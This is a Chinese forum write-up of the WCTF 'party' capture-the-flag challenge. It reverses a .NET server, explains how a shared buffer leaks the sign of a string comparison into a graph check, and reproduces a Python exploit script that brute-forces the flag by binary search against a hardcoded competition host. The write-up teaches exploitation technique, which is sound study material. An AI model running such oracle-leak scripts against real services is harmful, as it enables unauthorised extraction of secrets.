


悄咪咪的参加了WCTF的线上赛，本弱鸡表示一脸懵逼，当时只看了party和Cyber_Mimic_Defense。反正是没做出来，赛后看了[WCTF-party](#)总结下party的解法。
顺便还是.net逆向初体验233.

0x00

附件就一个exe文件


打开大约是这样的，一个是server功能，一个是client功能。很显然我们要获取server上存储的flag。



客户端能进行的操作

1. 可以设置party的guest
2. 可以给guest添加friendship
3. 设置Erdos Scrutiny
4. Evaluate Party目测是和服务器通讯

评价后会有



我然后抓了下包看了下通信的协议,大致是这样的


2 \暂时用途不明


x \ 总共的guest数,example: 4

v \Erdos security ,example:10 (最大是10

n \ n组配对的好友 example: 2

a b \两个int , 表示好友在储存的下标 (0 1) (2 3)






好像没有什么值得利用的地方,只能开始看看源码了

0x01

查阅资料得知,这是.net程序,于是用dnSpy打开进行逆向,还好没加壳。



首先看到发信的地方，有个switch，根据数据的第一个协议决定运行哪个模块

```
}
switch (int.Parse(text))
{
case 1:
    ClientThread.<Run>g__sendline|10_1(ClientThread.<Run>g__readline|10_0(ref CS$<>8__locals1), ref CS$<>8__locals1);
    continue;
case 2:
{
    int num = int.Parse(ClientThread.<Run>g__readline|10_0(ref CS$<>8__locals1));
```

先知社区

1. 一个简单的输出
2. 用户界面实际使用的协议，解释了前面2的用途

一个flag接受+检查机制

```
case 3:
{
    int num10 = int.Parse(ClientThread.<Run>g__readline|10_0(ref CS$<>8__locals1)); //输入的flag字符串数量
    if (num10 < 0 || num10 > 100)
    {
        return;
    }
    this.comm[0] = (byte)num10;
    int num11 = 1;
    int num12 = 0;
    while (num12 < num10 && num11 < 4096)
    {
        string text2 = ClientThread.<Run>g__readline|10_0(ref CS$<>8__locals1); //输入的flag
        int num13 = 0;
        while (num13 < text2.Length && num11 < 4096)
        {
            this.comm[num11] = (byte)text2[num13];
            num13++;
            num11++;
        }
        if (num11 < 4096)
        {
            this.comm[num11] = 0;
            num11++;
        }
        num12++;
    }
    if (num11 >= 4096)
    {
        ClientThread.<Run>g__sendline|10_1("Your flags are too large!", ref CS$<>8__locals1);
        continue;
    }
    this.flagSemaphore.Release();
    this.mainSemaphore.WaitOne();
    for (int l = 0; l < num10; l++)
    {
        if (this.comm[l * 4] == 0 && this.comm[(l + 1) * 4] == 0 && this.comm[(l + 2) * 4] == 0 && this.comm[(l + 3) * 4] == 0) //如果comm的1-4 bytes都为0则认为相等
        {
            ClientThread.<Run>g__sendline|10_1("Correct!", ref CS$<>8__locals1);
        }
        else
        {
            ClientThread.<Run>g__sendline|10_1("Incorrect!", ref CS$<>8__locals1);
        }
    }
    continue;
}
}
```

先知社区

```

6  {
7      // Token: 0x02000005 RID: 5
8      internal partial class ClientThread
9      {
10         // Token: 0x06000019 RID: 25 RVA: 0x00003AD0 File Offset: 0x00001CD0
11         private void flagThreadMain()
12         {
13             for (;;)
14             {
15                 this.flagSemaphore.WaitOne();
16                 int num = 1;
17                 int num2 = (int)this.comm[0];
18                 for (int i = 0; i < num2; i++)
19                 {
20                     string text = "";
21                     while (num < 4096 && this.comm[num] != 0)
22                     {
23                         string str = text;
24                         char c = (char)this.comm[num];
25                         text = str + c.ToString();
26                         num++;
27                     }
28                     num++;
29                     int num3 = string.Compare(this.flag, text, StringComparison.Ordinal); //返回一个32位的int
30                     this.comm[4 * i] = (byte)(num3 & 255); //依次取8位，分别存到comm的 0-3 bytes
31                     this.comm[1 + 4 * i] = (byte)(num3 >> 8 & 255);
32                     this.comm[2 + 4 * i] = (byte)(num3 >> 16 & 255);
33                     this.comm[3 + 4 * i] = (byte)(num3 >> 24 & 255);
34                 }
35                 this.mainSemaphore.Release();
36             }
37         }
38     }
39 }
40

```

查了下Compare方法

所有重载Compare方法返回一个 32 位有符号的整数，指示两个比较数之间的词法关系。

值	条件
小于零	第一个子字符串在排序顺序中位于之前第二个子字符串。
零	子字符串在排序顺序中出现的位置相同或 <i>length</i> 为零。
大于零	第一个子字符串遵循在排序顺序的第二个子字符串。

所有的查询存在了comm的0-3 bytes里。


如果全是0则表示存在该子串

5. 如果flag>text 则返回一个正数
6. flag<text则返回一个负数。

显然我们无法直接从这个检查机制处获得flag，那么我们看看还有没有其他的方向。

0x02

Switch=2时

 先知社区

```
num = num) / 2 / 8; //
for (int i = 0; i < num4; i++)
{
    this.comm[2 + i] = 0;
}
```

但是他除以了8对结果进行了截断。

先知社区

显然两者都用到了comm这个数组，也就是说前面的对字符串比较的操作可能会影响到后面的这个判决。

如果之前的操作导致了数组的最后一位被置位1，则软件可能会认为这个图里多了一条边，这就可能导致底下的判决错误。

0x03

上文提到在进行字符串比对的时候，compare返回了一个int32的整数，并且以小端序存在了comm 0-3 字节。返回是负数的时候则以补码形式存储。

根据补码规则

- 如果一个数是正数则它大多数位为0
- 如果是负数，则大多数为1。

又，因为存储方式为小端，也就说低位先存，则最重要的符号位置则是存在comm[3]中。

然而我们又想操纵整个图的边的数量为1 or 0，那么我们就另储存图初始化的时候不要初始化到comm[3]。

显然 6个quest可以满足。

$$(\text{nodes} * \text{nodes} - \text{nodes}) / 2 / 8 = 0 ;$$

则此时初始化只到了comm[2]，也就说我们comm[3]中的内容可以影响关于整个图的判断了。

0x04

图的判断逻辑：

- 如果一个图的security个node是全部断开的，则不通过，例如security=6，如果6个节点都是独立的则不通过。
- 反之，如果6个guest有1个连通边则就可以了。

判断flag逻辑：

- 如果输入的text<flag，返回正数，comm[3]=0，返回approve
- 如果输入的text>flag，返回负数，comm[3]=-1，返回disapprove。
- 如果输入为存在字符串则返回correct。
因此根据二分查找就可以爆破出flag。贴出原wp的exp。

```
from socket import socket
import time

host = '180.163.241.15'
port = 10658

def testflag(flag):
    sock = socket()
    sock.connect((host, port))
    # overwrite comm
    sock.send(b'3\n')
    sock.send(b'1\n') # one line
    sock.send(flag.encode() + b'\n')
    res = b''
    while not (b'Correct' in res or b'Incorrect' in res):
        time.sleep(0.1)
        res += sock.recv(1024)
    print(res)
    if b'Correct' in res:
        return 0
    # leak sign bit
    sock.send(b'2\n')
    sock.send(b'6\n') # 6 nodes
    sock.send(b'6\n') # threshold = 6
    sock.send(b'0\n') # no edges
    res = b''
    while not b'party' in res:
        time.sleep(0.1)
        res += sock.recv(1024)
    print(res)
    sock.close()
    if b'does not approve' in res:
        return 1 # flag is bigger
    elif b'approves' in res:
        return -1 # flag is smaller
    else:
        raise Exception('something wrong')

flag = ''
newchar = ''
for l in range(100):
    flag += newchar
    print(l)
    print(flag)
    minv = 0x20
    maxv = 0x7e
    while minv != maxv:
        newchar = chr(minv + (maxv - minv) // 2)
        newflag = flag + newchar
        print(minv, maxv)
        res = testflag(newflag)
        if res > 0:
            # character is too small, or the string is too short
            minv = minv + (maxv - minv + 1) // 2
        elif res < 0:
```

```
# character is too big
maxv = minv + (maxv - minv) // 2
else:
    print('Flag found!', newflag)
    exit()

# check off-by-one because of the different string length
if testflag(flag + newchar) < 0:
    newchar = chr(ord(newchar) - 1)
```

Party To Player.zip (0.01 MB) [下载附件](#)

[点击收藏](#) | [1 关注](#) | [3](#)

[上一篇：通过操控MIME让病毒邮件五步轻松过杀软](#) [下一篇：朝鲜Red Star操作系统使用的...](#)

1. 1 条回复



[LieutXP](#) 2018-09-01 23:16:57

神奇的题目

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)